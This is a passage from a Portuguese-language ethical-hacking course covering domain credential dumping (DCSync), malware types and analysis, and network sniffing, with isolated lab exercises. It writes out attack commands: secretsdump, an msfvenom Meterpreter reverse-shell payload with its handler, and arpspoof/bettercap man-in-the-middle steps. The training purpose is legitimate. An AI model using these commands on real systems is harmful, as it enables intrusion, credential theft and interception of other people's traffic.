1. **Escalação ao domínio.** Ao alcançar privilégios de administrador, extraia todos os hashes via DCSync:

```
secretsdump.py dominio.local/administrador:'SenhaAdmin'@192.168.56.10
```

1. **Persistência (documentada).** Compreenda o conceito de Golden Ticket a partir do hash `krbtgt` obtido — e documente-o para remoção, sem deixá-lo ativo.

Entregável do lab: o grafo do BloodHound com o caminho de ataque destacado, o registro de cada técnica usada (roasting, PtH, DCSync) e uma análise das defesas ausentes que permitiram a cadeia — a base de uma seção de "AD assessment" em um relatório real.

Referências

- EC-COUNCIL. **Certified Ethical Hacker (CEH) v12: Módulo 6 — System Hacking**. EC-Council, 2023.
- WEIDMAN, Georgia. **Penetration Testing: A Hands-On Introduction to Hacking**. San Francisco: No Starch Press, 2014.
- KIM, Peter. **The Hacker Playbook 3: Practical Guide to Penetration Testing**. Secure Planet, 2018.
- METCALF, Sean. **Active Directory Security**. Disponível em: https://adsecurity.org. Acesso em: 3 jul. 2026.
- SPECTEROPS. **BloodHound Documentation**. Disponível em: https://bloodhound.readthedocs.io. Acesso em: 3 jul. 2026.
- HASHCAT. **Hashcat Wiki — Hash Modes**. Disponível em: https://hashcat.net/wiki. Acesso em: 3 jul. 2026.
- GTFOBINS. **GTFOBins: Unix binaries for privilege escalation**. Disponível em: https://gtfobins.github.io. Acesso em: 3 jul. 2026.
- MITRE. **ATT&CK — Privilege Escalation (TA0004) e Persistence (TA0003)**. Disponível em: https://attack.mitre.org. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Metasploit Framework —** plataforma de exploração. Licença: BSD-3 (Framework); Pro comercial (Rapid7).
- **Hydra —** força bruta de autenticação online. Licença: AGPLv3; código aberto.
- **John the Ripper —** quebra de senhas offline. Licença: GPLv2; código aberto.
- **Hashcat —** quebra de senhas acelerada por GPU. Licença: MIT; código aberto.
- **Responder —** captura de credenciais na rede. Licença: GPLv3; código aberto.
- **Mimikatz —** extração de credenciais no Windows. Licença: CC BY 4.0; código aberto.
- **BloodHound —** caminhos de ataque no AD. Licença: GPLv3.
- **LinPEAS / WinPEAS —** enumeração de escalação de privilégios. Licença: código aberto.

Módulo 7 — Ameaças de Malware

Obtido o acesso, o atacante precisa de instrumentos para mantê-lo, expandi-lo e cumprir seus objetivos. Esses instrumentos têm um nome coletivo: malware. Compreendê-los por dentro é essencial tanto para quem ataca quanto para quem se defende.

O universo do malware

Malware — contração de *malicious software* — é qualquer programa concebido para causar dano, obter acesso não autorizado ou executar ações indesejadas em um sistema. É o instrumento por excelência das fases de entrega e instalação da kill chain. Para o hacker ético, compreender malware tem duplo propósito: entender como um adversário obtém e mantém acesso, e saber avaliar as defesas de endpoint de uma organização. Este módulo cataloga os tipos de malware, disseca seus mecanismos e introduz os fundamentos da análise de malware — sem jamais construir ou liberar código malicioso fora de um ambiente de laboratório rigorosamente isolado.

> ***Advertência crítica de segurança.*** *Malware real é perigoso. Toda manipulação de amostras deve ocorrer em uma VM isolada, sem acesso à rede de produção nem à internet, com snapshots e, idealmente, em uma rede de análise dedicada. Uma amostra que escapa do laboratório pode causar dano real e responsabilização legal. Neste treinamento, trabalhamos com conceitos, artefatos gerados por nós mesmos em laboratório (via msfvenom) e análise estática de amostras controladas.*

Taxonomia do malware

O termo malware abrange famílias com comportamentos bem distintos. Conhecer cada tipo — como se propaga, o que faz e como se oculta — é o que permite reconhecê-lo e combatê-lo. Começamos pelos mais clássicos.

Vírus

Um **vírus** é um código malicioso que se anexa a um arquivo ou programa legítimo (o hospedeiro) e se replica quando esse hospedeiro é executado, infectando outros arquivos. Requer ação do usuário (executar o hospedeiro) para se propagar. Classificam-se por técnica: vírus de arquivo, de setor de boot, de macro (embutidos em documentos Office), polimórficos (mudam o próprio código a cada infecção para evadir assinaturas) e metamórficos (reescrevem-se completamente).

Cinco exemplos notórios:

- **Brain (1986)** — tido como o primeiro vírus de PC; infectava o setor de boot de disquetes.
- **Cascade (1987)** — vírus de DOS que fazia as letras "caírem" na tela; um dos primeiros cifrados.
- **Michelangelo (1991)** — vírus de boot programado para sobrescrever discos em 6 de março.
- **CIH / Chernobyl (1998)** — corrompia o BIOS da placa-mãe, chegando a inutilizar o hardware.
- **Melissa (1999)** — vírus de macro do Word que se reenviava por e-mail e causou sobrecarga global.

Worm

Um **worm** é autônomo: replica-se e se propaga pela rede **sem** necessidade de um hospedeiro ou de ação do usuário, explorando vulnerabilidades para saltar de sistema a sistema. Foi a técnica de propagação de epidemias históricas como o WannaCry (via EternalBlue) e o Conficker. Sua autonomia o torna capaz de propagação explosiva.

Cinco exemplos notórios:

- **Morris (1988)** — o primeiro worm da internet; derrubou milhares de máquinas Unix.
- **ILOVEYOU (2000)** — worm de e-mail em VBScript que causou bilhões em prejuízo.
- **Code Red (2001)** — explorava o servidor IIS da Microsoft e desfigurava sites.
- **SQL Slammer (2003)** — o worm de propagação mais rápida da história, contra o SQL Server.
- **Conficker (2008)** — infectou milhões de máquinas Windows, formando uma botnet gigante.

Trojan (cavalo de Troia)

Um **trojan** disfarça-se de software legítimo e desejável para enganar o usuário a executá-lo, entregando um payload malicioso oculto. Não se replica; depende do engano. Variantes importantes:

- **RAT (Remote Access Trojan):** dá ao atacante controle remoto completo do sistema — a mesma função de um Meterpreter, empacotada em disfarce.
- **Backdoor:** abre um canal de acesso persistente, contornando a autenticação normal.

- **Downloader/Dropper:** sua única função é baixar e instalar outros malwares.
- **Banking trojan, infostealer:** especializados em roubar credenciais e dados financeiros.

Cinco exemplos notórios:

- **Zeus (2007)** — trojan bancário que roubou credenciais de milhões; base de inúmeras variantes.
- **Emotet** — trojan modular e downloader, um dos mais perigosos e persistentes já vistos.
- **TrickBot** — trojan bancário que virou plataforma de distribuição de ransomware.
- **DarkComet** — RAT amplamente usado para controle remoto e espionagem.
- **njRAT** — RAT popular com controle remoto completo da máquina da vítima.

Ransomware

O **ransomware** criptografa os dados da vítima (ou bloqueia o sistema) e exige resgate pela chave de decriptação. Evoluiu para a **dupla extorsão**: além de criptografar, exfiltra os dados e ameaça publicá-los. É hoje a ameaça de maior impacto econômico. Modelos como o **RaaS (Ransomware-as-a-Service)** industrializaram o crime, alugando a infraestrutura a afiliados.

Cinco exemplos notórios:

- **CryptoLocker (2013)** — pioneiro do ransomware moderno, com criptografia forte e resgate em bitcoin.
- **WannaCry (2017)** — worm-ransomware que se espalhou globalmente via EternalBlue.
- **NotPetya (2017)** — disfarçado de ransomware, era na verdade um wiper destrutivo.
- **Ryuk** — ransomware direcionado a grandes organizações, com resgates altíssimos.
- **LockBit** — um dos RaaS mais ativos, operado por uma rede de afiliados.

Rootkit

O **rootkit** foi desenhado para ocultar sua presença e a de outros malwares, garantindo acesso privilegiado furtivo. Opera em diferentes níveis — de aplicação, de kernel (os mais perigosos), de bootloader (bootkits) e até de firmware/hardware. Um rootkit de kernel pode interceptar chamadas de sistema para tornar-se invisível a ferramentas do próprio SO.

Cinco exemplos notórios:

- **Sony BMG (2005)** — rootkit instalado por CDs de música para DRM, expondo os PCs dos clientes.
- **TDL-4 / TDSS** — bootkit sofisticado, notoriamente difícil de detectar e remover.
- **ZeroAccess** — rootkit que formava botnet para fraude de cliques e mineração.
- **Rustock** — rootkit de kernel por trás de uma das maiores botnets de spam.
- **Necurs** — rootkit/botnet usado para distribuir spam e outros malwares em massa.

Outros tipos de malware

- **Spyware / Keylogger:** monitora e captura a atividade do usuário — teclas digitadas, telas, credenciais.
- **Adware:** exibe publicidade indesejada; frequentemente vetor para malware mais sério.
- **Botnet:** rede de máquinas comprometidas (bots/zumbis) controladas remotamente por um C2, usada para DDoS, spam, mineração e proxy.
- **Fileless malware:** reside apenas em memória e abusa de ferramentas legítimas do sistema (PowerShell, WMI) — "living off the land" — para evadir antivírus baseados em arquivo.
- **Cryptojacker:** sequestra recursos computacionais da vítima para minerar criptomoedas.
- **Logic bomb:** payload que dispara sob uma condição específica (uma data, um evento).

Spyware e keyloggers notórios:

- **Pegasus (NSO Group)** — spyware móvel avançado, capaz de comprometer smartphones sem um clique.
- **FinFisher / FinSpy** — spyware comercial vendido a governos para vigilância.
- **Agent Tesla** — keylogger e infostealer amplamente difundido por e-mail.
- **HawkEye** — keylogger comercializado em fóruns, focado em roubo de credenciais.
- **DarkHotel** — espionagem direcionada a executivos por meio de redes de hotéis.

Botnets notórias:

- **Mirai (2016)** — botnet de dispositivos IoT que gerou ataques DDoS recordes.

- **Gameover Zeus** — botnet P2P para fraude bancária e distribuição de ransomware.
- **Necurs** — botnet massiva de spam e distribuição de malware.
- **Emotet** — de trojan bancário evoluiu para uma das maiores botnets de distribuição.
- **3ve** — botnet sofisticada de fraude publicitária, desmantelada em 2018.

Cryptojackers notórios:

- **Coinhive (2017)** — script de mineração de Monero abusado em sites comprometidos.
- **WannaMine** — cryptojacker que se espalhava usando o exploit EternalBlue.
- **Smominru** — botnet de mineração que infectou centenas de milhares de servidores.
- **XMRig (abusado)** — minerador legítimo de Monero frequentemente implantado por atacantes.
- **RubyMiner** — visava servidores web desatualizados para minerar criptomoedas.

Uma fonte pública valiosa para estudar malware é o MalwareBazaar (bazaar.abuse.ch), mantido pela abuse.ch e pela Spamhaus: um repositório colaborativo de amostras reais, com hashes, tags e famílias, usado por analistas e caçadores de ameaças para obter espécimes de estudo e enriquecer IOCs. As amostras são malware real — só as manipule em ambiente isolado.




Figura — MalwareBazaar (abuse.ch): repositório colaborativo de amostras reais de malware para estudo e inteligência de ameaças.

Anatomia e ciclo de vida de um malware

Um malware sofisticado tende a apresentar componentes bem definidos: o **dropper/injector** que o instala, o **payload** que executa a ação maliciosa, o mecanismo de **persistência**, o canal de **comando e controle (C2)** e as técnicas de **evasão e ofuscação**. Seu ciclo de vida acompanha a kill chain: entrega (via phishing, drive-by download, USB, software pirata), execução, estabelecimento de persistência, comunicação com o C2 e execução do objetivo.

O **canal de C2** é central em ameaças modernas. Frameworks de pós-exploração como **Cobalt Strike** (comercial, amplamente abusado por criminosos), **Sliver**, **Mythic** e **Empire** fornecem C2 robusto, com comunicação criptografada, evasão e módulos de pós-exploração. Do lado ofensivo autorizado (red team), são ferramentas legítimas; do lado criminoso, são o núcleo de muitas operações.

Figura — O ciclo de vida de um malware, da entrega à ação no objetivo, e o canal de comando e controle (C2) que o liga à infraestrutura do atacante.

Técnicas de evasão

Malwares empregam um arsenal para escapar da detecção:

- **Ofuscação e empacotamento (packing):** compactam ou cifram o código com "packers" (UPX, Themida) para dificultar a análise e mudar a assinatura.
- **Criptografia e polimorfismo:** alteram a aparência do código a cada instância.
- **Anti-análise:** detectam se estão em uma sandbox ou máquina virtual (verificando artefatos de VM, atividade do usuário, tempo) e alteram o comportamento para parecer benignos.
- **Living off the land (LOLBins):** usam binários legítimos do sistema para executar ações maliciosas, evitando introduzir arquivos suspeitos.
- **Injeção de processo:** escondem código dentro de processos legítimos em execução.

Ferramentas associadas a essas técnicas (dual-use — legítimas em red team autorizado, abusadas por criminosos):

- **UPX** — empacotador de executáveis de código aberto, também usado para ofuscar malware.
- **Themida / VMProtect** — protetores comerciais de software, abusados para dificultar a análise e a engenharia reversa.
- **msfvenom (encoders)** — codifica payloads do Metasploit (ex.: shikata_ga_nai) para alterar a assinatura.
- **Veil / Shellter** — geram payloads evasivos e os injetam em binários legítimos.
- **Donut** — gera shellcode a partir de executáveis para execução direto em memória (fileless).
- **Invoke-Obfuscation** — ofusca scripts PowerShell para escapar de detecção baseada em assinatura.
- **LOLBAS / GTFOBins** — catálogos de binários legítimos do sistema abusáveis (living off the land).

Fundamentos de análise de malware

A **análise de malware** é a disciplina de dissecar uma amostra para entender seu funcionamento, capacidades e indicadores de comprometimento. Divide-se em duas abordagens complementares:

Análise estática

Examina o artefato **sem executá-lo**. Técnicas e ferramentas:

- **Hashing e reputação:** calcular o hash (MD5/SHA-256) e consultá-lo no **VirusTotal**, que agrega dezenas de antivírus e informações da amostra.

```
sha256sum amostra.exe
```

Figura — VirusTotal: analisa arquivos, URLs, IPs e hashes com dezenas de antivírus simultaneamente.

- **Strings:** extrair cadeias de texto legíveis, que podem revelar URLs de C2, mensagens, chaves, caminhos.

```
strings -n 8 amostra.exe
```

- **Análise de cabeçalho PE/ELF:** inspecionar a estrutura do binário, imports, seções e detectar empacotamento.

```
# Ferramentas: pecheck, PE-bear, Detect It Easy (DIE), readelf
readelf -a amostra.elf
```

- **Desmontagem e descompilação:** ferramentas como **Ghidra** (gratuita, da NSA), **IDA Pro** e **radare2/Cutter** convertem o código de máquina em assembly ou pseudocódigo para análise profunda.
- **YARA:** linguagem de regras para identificar e classificar malware por padrões — essencial para caça a ameaças (threat hunting).

Análise dinâmica

Executa a amostra em ambiente controlado e observa seu comportamento:

- **Sandboxes:** ambientes isolados que executam a amostra e registram suas ações — **Cuckoo Sandbox**, **Any.Run**, **Joe Sandbox**, **Hybrid Analysis**.
- **Monitoramento de comportamento:** ferramentas como **Process Monitor**, **Process Explorer**, **Regshot** (Windows) e **strace/ltrace** (Linux) registram acessos a arquivos, registro, processos e chamadas de sistema.

- **Análise de rede: Wireshark** e **INetSim** (que simula serviços de internet) capturam e analisam o tráfego de C2 e exfiltração.

O produto da análise são os **IOCs (Indicators of Compromise)** — hashes, IPs e domínios de C2, chaves de registro, nomes de arquivos, mutexes — que alimentam as defesas para detectar a ameaça em toda a organização.

Defesa contra malware

As contramedidas em profundidade incluem:

- **Antivírus e EDR/XDR:** detecção baseada em assinaturas, heurística e comportamento; o EDR moderno detecta técnicas de pós-exploração e permite resposta.
- **Application whitelisting:** permitir a execução apenas de software explicitamente aprovado.
- **Patch management:** fechar as vulnerabilidades que worms e exploits usam.
- **Segmentação de rede:** conter a propagação lateral.
- **Backups offline e testados:** a única defesa verdadeiramente eficaz contra ransomware.
- **Filtragem de e-mail e web, desativação de macros, controle de mídia removível:** cortar os vetores de entrega.
- **Educação do usuário:** o elo humano é o vetor mais explorado.
- **Least privilege e MFA:** limitar o que um malware consegue fazer mesmo após a execução.

Lab 7 — Análise de um artefato em laboratório isolado

Objetivo: aplicar as técnicas de análise estática e dinâmica a um artefato gerado por você mesmo, compreendendo o fluxo de trabalho do analista sem manipular malware real perigoso.

> ***Ambiente:*** *uma VM de análise* ***totalmente isolada*** *(sem acesso à rede de produção/internet), com snapshot. Restaure o snapshot ao final.*

Parte A — Geração de um artefato controlado. No Kali, gere um payload conhecido (o mesmo tipo usado por trojans reais), que servirá de amostra segura para análise:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o artefato.exe
```

Parte B — Análise estática:

1. Calcule o hash e (opcionalmente, se autorizado e sem dados sensíveis) reflita sobre o que uma consulta ao VirusTotal revelaria:

```
sha256sum artefato.exe
```

1. Extraia as strings e procure indicadores (o IP e a porta do LHOST/LPORT devem aparecer):

```
strings -n 6 artefato.exe | grep -Ei '192\.168|http|\.dll'
```

1. Inspecione a estrutura do executável e detecte empacotamento:

```
# Se disponível: Detect It Easy (die) ou:
file artefato.exe
```

Parte C — Análise dinâmica (em VM isolada):

1. Configure um handler para observar o comportamento de C2 do artefato:

```
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; set LPORT 4444;
run"
```

1. Em uma VM Windows de laboratório isolada, execute o artefato e, no Kali, observe a conexão de C2 sendo estabelecida. Com o **Wireshark**, capture o tráfego e observe o padrão de comunicação reversa.
2. Na VM Windows, use o **Process Explorer** para observar o processo criado e suas conexões de rede.

Parte D — Detecção. Reflita sobre quais IOCs você extrairia deste artefato (hash, IP de C2, porta, padrão de tráfego) e como uma regra YARA ou uma assinatura de EDR o detectaria.

Entregável do lab: um mini-relatório de análise contendo o hash da amostra, as strings/IOCs relevantes, o comportamento observado (conexão de C2) e as recomendações de detecção. Este é o formato de um relatório de análise de malware profissional.

Reflexão: note que o mesmo payload que, no Módulo 6, foi ferramenta ofensiva legítima, é aqui analisado como o defensor faria. Essa dualidade — a mesma técnica vista dos dois lados — é a essência do hacking ético. Compreender o malware por dentro é o que permite defender-se dele.

Referências

- SIKORSKI, Michael; HONIG, Andrew. **Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software**. San Francisco: No Starch Press, 2012.
- EC-COUNCIL. **CEH v12: Módulo 7 — Malware Threats**. EC-Council, 2023.

- VIRUSTOTAL. **VirusTotal**. Disponível em: https://www.virustotal.com. Acesso em: 3 jul. 2026.
- YARA PROJECT. **YARA Documentation**. Disponível em: https://yara.readthedocs.io. Acesso em: 3 jul. 2026.
- MITRE. **ATT&CK — Software e Techniques**. Disponível em: https://attack.mitre.org. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **YARA —** identificação e classificação de malware por regras. Licença: BSD-3; código aberto.
- **Ghidra —** engenharia reversa e descompilação. Licença: Apache 2.0 (NSA); código aberto.
- **VirusTotal —** análise de arquivos por múltiplos antivírus. Serviço (freemium).
- **Cuckoo Sandbox —** análise dinâmica de malware. Licença: GPLv3; código aberto.
- **Cobalt Strike —** framework de comando e controle (red team). Licença: comercial (Fortra).
- **msfvenom —** geração de payloads. Parte do Metasploit; código aberto.

Módulo 8 — Sniffing

Grande parte da informação sensível de uma organização não está parada em um servidor, mas em movimento pela rede. Interceptar esse tráfego é uma das formas mais diretas de capturar dados e credenciais — e entender como isso é feito revela por que a criptografia em trânsito é inegociável.

O que é sniffing

Sniffing é a interceptação e o exame do tráfego que passa por uma rede. Um *sniffer* (ou analisador de protocolos) captura os pacotes que trafegam pelo meio e permite inspecionar seu conteúdo. Para o administrador de rede, é uma ferramenta legítima de diagnóstico; para o atacante, é o meio de capturar credenciais, dados sensíveis e informação que trafega sem criptografia. Este módulo trata de como o tráfego é capturado, por que certas redes são mais vulneráveis, e das técnicas ativas — como o ARP spoofing — que permitem interceptar comunicações que, em princípio, não passariam pelo atacante.

O sniffing ataca sobretudo a **confidencialidade** e, quando combinado com manipulação (man-in-the-middle), também a **integridade** dos dados em trânsito.

Sniffing passivo versus ativo

- **Sniffing passivo:** simplesmente escuta o tráfego que já chega à interface do atacante, sem injetar pacotes. É eficaz em redes de meio compartilhado — como redes com **hubs** (hoje raros) ou redes sem fio. Não altera o tráfego e é praticamente indetectável.
- **Sniffing ativo:** em redes **comutadas (switched)**, cada porta do switch só recebe o tráfego destinado ao seu host, de modo que a escuta passiva não vê o tráfego alheio. Para contornar isso, o atacante **injeta pacotes** para redirecionar o tráfego até si — via ARP spoofing, MAC flooding, DHCP spoofing ou DNS spoofing. É mais poderoso, porém detectável.

Modo promíscuo e monitor

Por padrão, uma placa de rede descarta os quadros que não são destinados ao seu MAC. Para capturar todo o tráfego que chega à interface, o sniffer a coloca em **modo promíscuo**. Em redes sem fio, o equivalente é o **modo monitor**, que captura todos os quadros 802.11 no ar, inclusive os de gerência, sem necessidade de estar associado à rede.

```
# Colocar interface em modo promíscuo
sudo ip link set eth0 promisc on
```

Nem toda placa suporta esses modos — depende do chipset e do driver. Para verificar se um adaptador Wi-Fi suporta o modo monitor e a injeção de pacotes, consulte suas capacidades e ative o modo:

```
# capacidades do adaptador (procure "monitor" em Supported interface modes)
iw list | grep -A 8 "Supported interface modes"
# ativar o modo monitor com a suíte aircrack-ng
sudo airmon-ng start wlan0
# confirmar o modo atual da interface
iw dev wlan0 info
```

Adaptadores Wi-Fi USB com bom suporte a modo monitor e injeção (referências para laboratório):

- **Alfa AWUS036NHA** — chipset Atheros AR9271; o mais recomendado, com suporte nativo no Linux/Kali.
- **Alfa AWUS036ACH / ACM** — Realtek RTL8812AU / MediaTek MT7612U; dual-band (2.4 e 5 GHz).
- **TP-Link TL-WN722N v1** — Atheros AR9271, clássico e barato — atenção: as versões v2/v3 trocaram de chipset e perderam o suporte nativo.
- **Panda PAU09** — Ralink RT5372; dual-band e boa compatibilidade.
- **Chipsets de referência** — Atheros AR9271, Ralink RT3070/RT5370, Realtek RTL8812AU e MediaTek MT7612U são os mais compatíveis.

Por que certos protocolos são vulneráveis

Muitos protocolos legados transmitem dados — inclusive credenciais — em **texto claro**, sem qualquer criptografia. Capturá-los revela imediatamente informação sensível:

- **HTTP** (não HTTPS): páginas, formulários e cookies em claro.
- **FTP** (porta 21): usuário e senha em texto claro.
- **Telnet** (porta 23): toda a sessão, incluindo login, em claro.
- **POP3, IMAP, SMTP** sem TLS: credenciais e conteúdo de e-mail.
- **SNMPv1/v2c:** community strings em claro.
- **LDAP** sem TLS, **HTTP Basic Auth**, protocolos industriais legados.

A lição central é direta: **criptografia em trânsito (TLS, SSH, VPN) é a defesa fundamental contra sniffing**. Onde ela falta, o sniffing é trivial e devastador.

Ataques ativos em redes comutadas

Em redes comutadas por switches, a escuta passiva não basta: o switch entrega a cada porta apenas o tráfego destinado àquele host. Para interceptar o tráfego

alheio, o atacante precisa manipular ativamente a rede — e as técnicas a seguir mostram como.

MAC flooding

O switch mantém uma **tabela CAM** que associa endereços MAC a portas. Ela tem capacidade finita. O **MAC flooding** inunda o switch com milhares de MACs falsos até esgotar a tabela; alguns switches, ao saturar, entram em modo "fail-open" e passam a se comportar como um hub, transmitindo todo o tráfego a todas as portas — permitindo sniffing passivo. A ferramenta `macof` (do conjunto dsniff) executa esse ataque.

```
macof -i eth0
```

ARP spoofing / ARP poisoning

É a técnica de sniffing ativo mais importante. O protocolo **ARP** resolve endereços IP em endereços MAC na rede local e **não tem autenticação** — qualquer host pode afirmar ser dono de qualquer IP. No **ARP poisoning**, o atacante envia respostas ARP forjadas, convencendo a vítima de que o MAC do atacante corresponde ao IP do gateway (e convencendo o gateway de que o MAC do atacante corresponde ao IP da vítima). Resultado: todo o tráfego entre a vítima e o gateway passa pelo atacante — um clássico **man-in-the-middle (MITM)**.

```
# Habilitar o encaminhamento de pacotes para não interromper a conexão da vítima
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# ARP spoofing bidirecional com arpspoof (dsniff)
sudo arpspoof -i eth0 -t 192.168.56.20 192.168.56.1
sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.20
```

Ferramentas integradas simplificam o MITM:

- **Ettercap:** clássico, com interface gráfica e de texto, plugins e filtros.
- **Bettercap:** o sucessor moderno, poderoso e modular, capaz de ARP spoofing, sniffing, injeção, manipulação de HTTPS e muito mais.

```
# Bettercap: ARP spoofing + sniffing automático
sudo bettercap -iface eth0
# no prompt:
set arp.spoof.targets 192.168.56.20
arp.spoof on
net.sniff on
```

DHCP spoofing e DNS spoofing

- **DHCP starvation + rogue DHCP:** o atacante esgota o pool de endereços do servidor DHCP legítimo e responde às requisições com sua própria configuração, indicando-se como gateway e servidor DNS — outro caminho para MITM.
- **DNS spoofing:** o atacante responde a consultas DNS com endereços falsos, redirecionando a vítima para servidores maliciosos (uma página de phishing, por exemplo). Frequentemente combinado com ARP poisoning.

Análise de tráfego com Wireshark

O **Wireshark** é o analisador de protocolos de referência — uma ferramenta indispensável tanto ofensiva quanto defensivamente. Captura o tráfego, decodifica centenas de protocolos e oferece um sistema de filtros poderoso.




Figura — A interface do Wireshark: a lista de pacotes capturados, os detalhes do pacote selecionado (camadas Ethernet, IP, TCP, TLS) e o conteúdo em hexadecimal.

Conceitos essenciais:

- **Filtros de captura** (sintaxe BPF, aplicados antes de capturar): `host 192.168.56.20`, `port 80`, `tcp`.
- **Filtros de exibição** (aplicados sobre o que já foi capturado, muito mais expressivos): `http`, `ip.addr == 192.168.56.20`, `tcp.port == 21`, `http.request.method == "POST"`.
- **Follow TCP/HTTP Stream:** reconstrói uma conversa inteira a partir dos pacotes, revelando, por exemplo, uma sessão FTP completa com login e

senha.
- **Estatísticas e Export Objects:** extraem arquivos transferidos e resumem conversas.

Filtros de exibição úteis para o atacante e o analista:

```
# Apenas requisições POST HTTP (formulários, logins)
http.request.method == "POST"

# Tráfego FTP (comandos e credenciais em claro)
ftp

# Credenciais em protocolos de texto claro
ftp.request.command == "USER" || ftp.request.command == "PASS"

# Isolar uma conversa
ip.addr == 192.168.56.20 && tcp.port == 80
```

O equivalente em linha de comando é o **tcpdump**, ideal para captura em servidores sem interface gráfica:

```
# Capturar tráfego HTTP de um host e salvar em arquivo
sudo tcpdump -i eth0 host 192.168.56.20 and port 80 -w captura.pcap

# Ler o arquivo depois no Wireshark
wireshark captura.pcap
```

Ferramentas especializadas extraem credenciais automaticamente do tráfego capturado: **dsniff**, **Ettercap** e **net-creds** vasculham fluxos em busca de logins em claro.

Sniffing e HTTPS: os limites e o SSL stripping

O TLS (HTTPS) criptografa o conteúdo, tornando o sniffing passivo inútil sobre ele. Historicamente, atacantes recorreram ao **SSL stripping** (com a ferramenta `sslstrip`), que rebaixava conexões HTTPS para HTTP na fase de MITM, capturando os dados em claro. Defesas modernas — **HSTS (HTTP Strict Transport Security)**, que força o navegador a usar sempre HTTPS, e o pré-carregamento HSTS — neutralizaram largamente essa técnica. Ainda assim, configurações incompletas e a aceitação de certificados inválidos por parte do usuário mantêm resíduos de risco. A lição defensiva é reforçada: **HSTS bem configurado e a recusa de certificados inválidos são essenciais**.

Contramedidas

- **Criptografia em trânsito para tudo:** HTTPS com HSTS, SSH em vez de Telnet, SFTP/FTPS em vez de FTP, SNMPv3, VPN.
- **Segurança de porta no switch (Port Security):** limitar o número de MACs por porta, mitigando MAC flooding.

- **Dynamic ARP Inspection (DAI) e DHCP Snooping:** recursos de switch que validam pacotes ARP e DHCP contra uma tabela confiável, neutralizando ARP e DHCP spoofing.
- **Entradas ARP estáticas** para gateways críticos.
- **Segmentação de rede (VLANs)** para reduzir o alcance de um sniffer.
